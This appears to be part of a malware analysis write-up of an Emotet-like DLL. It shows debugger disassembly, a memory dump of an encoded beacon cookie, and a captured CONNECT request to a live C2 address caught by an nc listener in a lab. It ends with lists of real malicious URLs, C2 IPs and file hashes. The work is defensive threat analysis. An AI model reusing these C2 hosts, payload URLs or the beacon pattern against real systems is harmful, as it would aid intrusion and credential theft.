


```
X.dll:0308F349 db 0DAh
X.dll:0308F34A db 0FFh
X.dll:0308F34B db 0FFh
X.dll:0308F34C ; ------------------------------------------------
X.dll:0308F34C add     esp, 14h
X.dll:0308F34F push    esi
X.dll:0308F350 push    dword ptr [ebp+20h]
X.dll:0308F353 push    0FFFFFFFFh
X.dll:0308F355 push    dword ptr [ebp+1Ch]
X.dll:0308F358 push    edi
X.dll:0308F359 call    eax
X.dll:0308F35B pop     edi
X.dll:0308F35C pop     esi
X.dll:0308F35D mov     esp, ebp
X.dll:0308F35F pop     ebp
X.dll:0308F360 retn
X.dll:0308F360 ; ------------------------------------------------
X.dll:0308F361 unk_308F361 db 0A1h                ; CODE XREF: Flatten_func+
X.dll:0308F362 db 0ECh
X.dll:0308F363 db  61h ; a
X.dll:0308F364 db    9
X.dll:0308F365 db    3
X.dll:0308F366 db  83h
X.dll:0308F367 db 0C0h
X.dll:0308F368 db  28h ; (
X.dll:0308F369 db 0C3h
X.dll:0308F36A db  55h ; U
X.dll:0308F36B db  8Bh
X.dll:0308F36C db 0ECh
X.dll:0308F36D db  83h
X.dll:0308F36E db 0ECh
X.dll:0308F36F db  10h
X.dll:0308F370 db  56h ; V
X.dll:0308F371 db 0FFh
X.dll:0308F372 db  75h ; u
X.dll:0308F373 db  20h
UNKNOWN 0308F355: X.dll:0308F355 (Synchronized with EIP)
```

```
03163E00  A7 61 D7 55 6F 2E 00 18  43 00 6F 00 6F 00 6B 00  .a..o...C.o.o.k.
03163E10  69 00 65 00 3A 00 20 00  6E 00 44 00 3D 00 63 00  i.e.:.·.n.D.=.c.
03163E20  4D 00 48 00 78 00 39 00  54 00 51 00 70 00 31 00  M.H.x.9.T.Q.p.1.
03163E30  55 00 2F 00 32 00 57 00  31 00 4B 00 75 00 49 00  U./.2.W.1.K.u.I.
03163E40  46 00 44 00 49 00 2F 00  42 00 69 00 6C 00 57 00  F.D.I./.B.i.l.W.
03163E50  4F 00 6B 00 61 00 44 00  4D 00 68 00 2B 00 6E 00  O.k.a.D.M.h.+.n.
03163E60  57 00 62 00 53 00 4C 00  32 00 6D 00 4D 00 44 00  W.b.S.L.2.m.M.D.
03163E70  6B 00 79 00 4A 00 70 00  77 00 4F 00 38 00 4F 00  k.y.J.p.w.O.8.O.
03163E80  38 00 58 00 67 00 53 00  32 00 30 00 6B 00 65 00  8.X.g.S.2.0.k.e.
03163E90  5A 00 6E 00 59 00 69 00  79 00 73 00 66 00 72 00  Z.n.Y.i.y.s.f.r.
03163EA0  6E 00 32 00 65 00 6A 00  44 00 49 00 37 00 4E 00  n.2.e.j.D.I.7.N.
03163EB0  45 00 6C 00 4D 00 4E 00  6A 00 76 00 4A 00 5A 00  E.l.M.N.j.v.J.Z.
03163EC0  5A 00 68 00 78 00 45 00  4F 00 67 00 55 00 49 00  Z.h.x.E.O.g.U.I.
03163ED0  70 00 45 00 48 00 71 00  4E 00 6D 00 65 00 34 00  p.E.H.q.N.m.e.4.
03163EE0  36 00 77 00 37 00 57 00  56 00 6B 00 44 00 7A 00  6.w.7.W.V.k.D.z.
03163EF0  30 00 77 00 56 00 74 00  34 00 44 00 30 00 78 00  0.w.V.t.4.D.0.x.
03163F00  75 00 33 00 35 00 35 00  4B 00 4D 00 48 00 70 00  u.3.5.5.K.M.H.p.
03163F10  51 00 30 00 79 00 2B 00  6D 00 37 00 44 00 44 00  Q.0.y.+.m.7.D.D.
03163F20  42 00 45 00 54 00 64 00  69 00 4C 00 48 00 4C 00  B.E.T.d.i.L.H.L.
03163F30  4A 00 34 00 65 00 66 00  41 00 4A 00 31 00 72 00  J.4.e.f.A.J.1.r.
03163F40  4F 00 46 00 33 00 35 00  2B 00 59 00 42 00 68 00  O.F.3.5.+.Y.B.h.
03163F50  74 00 6C 00 51 00 6A 00  43 00 70 00 54 00 6A 00  t.l.Q.j.C.p.T.j.
03163F60  31 00 72 00 79 00 54 00  4E 00 6E 00 75 00 72 00  1.r.y.T.N.n.u.r.
03163F70  43 00 32 00 34 00 72 00  6D 00 6B 00 7A 00 56 00  C.2.4.r.m.k.z.V.
03163F80  36 00 73 00 61 00 42 00  64 00 50 00 49 00 45 00  6.s.a.B.d.P.I.E.
03163F90  70 00 70 00 4A 00 41 00  30 00 4A 00 42 00 78 00  p.p.J.A.0.J.B.x.
03163FA0  66 00 6A 00 50 00 68 00  49 00 78 00 32 00 50 00  f.j.P.h.I.x.2.P.
03163FB0  37 00 78 00 51 00 67 00  66 00 63 00 46 00 5A 00  7.x.Q.g.f.c.F.Z.
03163FC0  4C 00 42 00 58 00 4F 00  53 00 7A 00 34 00 52 00  L.B.X.O.S.z.4.R.
03163FD0  2F 00 56 00 56 00 70 00  6F 00 45 00 35 00 2F 00  /.V.V.p.o.E.5./.
03163FE0  5A 00 58 00 6B 00 62 00  37 00 4C 00 66 00 77 00  Z.X.k.b.7.L.f.w.
03163FF0  63 00 72 00 67 00 41 00  47 00 4A 00 6A 00 66 00  c.r.g.A.G.J.j.f.
03164000  4C 00 4B 00 58 00 32 00  4E 00 78 00 59 00 56 00  L.K.X.2.N.x.Y.V.
03164010  39 00 59 00 42 00 69 00  4F 00 4C 00 6C 00 34 00  9.Y.B.i.O.L.l.4.
03164020  45 00 38 00 3D 00 0D 00  0A 00 00 00 00 00 00 00  E.8.=...........
03164030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
UNKNOWN 03163E48: debug228:03163E48 (Synchronized with EDI)
```

```
EAX 748659C0 wininet.dll:wininet_HttpSendRequestW    ID   0
EBX 00000000                                         VIP  0
ECX 000F6610                                         VIF  0
EDX 801F0000                                         AC   0
ESI 00000000                                         VM   0
EDI 00CC000C locale.nls:00CC000C                     RF   0
EBP 009FF5B8 Stack[00001D30]:009FF5B8                NT   0
ESP 009FF58C Stack[00001D30]:009FF58C                IOPL 0
EIP 0308F359 X.dll:0308F359                          OF   0
EFL 00000216                                         DF   0
                                                     IF   1
                                                     TF   0
                                                     SF   0
                                                     ZF   0
                                                     AF   1
                                                     PF   1
                                                     CF   0
```


```
009FF5B8  00CC0004  locale.nls:00CC0004
009FF5BC  0307354B  X.dll:0307354B
009FF5C0  00000000
009FF5C4  00043CDD
009FF5C8  00000369
009FF5CC  000586B6
009FF5D0  00068C80
009FF5D4  03163E08  debug228:03163E08
009FF5D8  00000000
009FF5DC  0002B073
009FF5E0  03163E08  debug228:03163E08
009FF5E4  00000000
009FF5E8  00000000
009FF5EC  0006AE70
009FF5F0  00079CA7
UNKNOWN 009FF5D4: Stack[00001D30]:009FF5D4 (Synchronized with ESP)
```



```
Frame 8: 180 bytes on wire (1440 bits), 180 bytes captured (1440 bits) on interface ens33, id 0
Ethernet II, Src: VMware_7a:f8:90 (00:0c:29:7a:f8:90), Dst: VMware_c9:e3:74 (00:0c:29:c9:e3:74)
Internet Protocol Version 4, Src: 192.168.40.128, Dst: 192.168.40.129
Transmission Control Protocol, Src Port: 58302, Dst Port: 8080, Seq: 1, Ack: 1, Len: 126
Hypertext Transfer Protocol
  CONNECT 81.0.236.93:443 HTTP/1.0\r\n
    [Expert Info (Chat/Sequence): CONNECT 81.0.236.93:443 HTTP/1.0\r\n]
    Request Method: CONNECT
    Request URI: 81.0.236.93:443
    Request Version: HTTP/1.0
  Host: 81.0.236.93:443\r\n
  Content-Length: 0\r\n
  Proxy-Connection: Keep-Alive\r\n
  Pragma: no-cache\r\n
  \r\n
  [Full request URI: 81.0.236.93:443]
  [HTTP request 1/1]
```

```
0000  00 0c 29 c9 e3 74 00 0c  29 7a f8 90 08 00 45 00   ··)··t·· )z····E·
0010  00 a6 4b 57 40 00 80 06  dc a8 c0 a8 28 80 c0 a8   ··KW@··· ····(···
0020  28 81 e3 be 1f 90 ee e1  b2 fa 99 fd 17 9c 50 18   (······· ······P·
0030  04 00 37 97 00 00 43 4f  4e 4e 45 43 54 20 38 31   ··7···CO NNECT 81
0040  2e 30 2e 32 33 36 2e 39  33 3a 34 34 33 20 48 54   .0.236.9 3:443 HT
0050  54 50 2f 31 2e 30 0d 0a  48 6f 73 74 3a 20 38 31   TP/1.0·· Host: 81
0060  2e 30 2e 32 33 36 2e 39  33 3a 34 34 33 0d 0a 43   .0.236.9 3:443··C
0070  6f 6e 74 65 6e 74 2d 4c  65 6e 67 74 68 3a 20 30   ontent-L ength: 0
0080  0d 0a 50 72 6f 78 79 2d  43 6f 6e 6e 65 63 74 69   ··Proxy- Connecti
0090  6f 6e 3a 20 4b 65 65 70  2d 41 6c 69 76 65 0d 0a   on: Keep -Alive··
00a0  50 72 61 67 6d 61 3a 20  6e 6f 2d 63 61 63 68 65   Pragma:  no-cache
00b0  0d 0a 0d 0a                                        ····
```

```
remnux@remnux:~$ nc -nvlp 8080
Listening on 0.0.0.0 8080
Connection received on 192.168.40.128 58302
CONNECT 81.0.236.93:443 HTTP/1.0
Host: 81.0.236.93:443
Content-Length: 0
Proxy-Connection: Keep-Alive
Pragma: no-cache

remnux@remnux:~$
```



```
1:17:1...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58765 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:1...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58765 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:1...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58765 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:1...  rundll32.exe  5692  TCP Disconnect  DESKTOP-002IHON.localdomain:58765 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:1...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58766 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:1...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58766 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:1...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58766 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:1...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58766 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:1...  rundll32.exe  5692  TCP Disconnect  DESKTOP-002IHON.localdomain:58766 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:1...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58767 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:1...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58767 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:1...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58767 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58767 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Disconnect  DESKTOP-002IHON.localdomain:58767 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58768 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58768 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58768 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58768 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Disconnect  DESKTOP-002IHON.localdomain:58768 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58769 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58769 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58769 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58769 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Disconnect  DESKTOP-002IHON.localdomain:58769 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58770 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58770 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58770 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58770 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Disconnect  DESKTOP-002IHON.localdomain:58770 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58771 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58771 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58771 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Reconnect   DESKTOP-002IHON.localdomain:58771 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
1:17:2...  rundll32.exe  5692  TCP Disconnect  DESKTOP-002IHON.localdomain:58771 -> 192.168.40.129:8080  SUCCESS  Length: 0, seqnum:...
Showing 214 of 184,354 events (0.11%)    Backed by virtual memory
```

The malware will be stuck in the loop here until a reponse is received from c2 server. After getting the response, it can further download additional malware or modules into itslef like outlook credential stealer module, spam module, browser stealer module or lateral movement. Each module is a separate obfuscated dll that is downloaded into the home directory and perform additional malicious tasks.

IoCs

Urls

- hxxp://erkaradyator.com.tr/Areas/1Dg2PeStqNlOjuPP3fu/
- hxxps://sachininternational.com/wp-admin/ILVDnlmIATb8/
- hxxps://esentai-gourmet.kz/404/5oe050kBsHedqng/
- hxxp://ardena.pro/dqvoakrc/Hh9/
- hxxp://panel.chatzy.in/k7daqAXFTBus7mkuwwC/UQ9Y8RRqoOQ9/
- hxxp://toiaagrosciences1.hospedagemdesites.ws/grupotoia/CPKU5ZE/
- hxxps://suppliercity.com.mx/wp-content/x0u6wST03y6X49MOq/

IPs

- 81.0.236[.]93:443
- 94.177.248[.]64:443
- 66.42.55[.]5:7080
- 103.8.26[.]103:8080
- 185.184.25[.]237:8080
- 45.76.176[.]10:8080
- 188.93.125[.]116:8080
- 103.8.26[.]102:8080
- 178.79.147[.]66:8080
- 58.227.42[.]236:80
- 45.118.135[.]203:7080
- 103.75.201[.]2:443
- 195.154.133[.]20:443
- 45.142.114[.]231:8080
- 212.237.5[.]209:443
- 207.38.84[.]195:8080
- 104.251.214[.]46:8080
- 138.185.72[.]26:8080
- 51.68.175[.]8:8080
- 210.57.217[.]132:8080

Hashes

- 31fb4bf411dcd7fcb860bdb1db26859290b047b39b94638a7d4fd2a46d323e98
- c7574aac7583a5bdc446f813b8e347a768a9f4af858404371eae82ad2d136a01
- 5adc217c3f1fa072c40ae7ebb5f3735399e0cdd6e1add360690fb8f8fed75ceb

NOTE: All samples, scripts and tools are available in my **Github Repository**.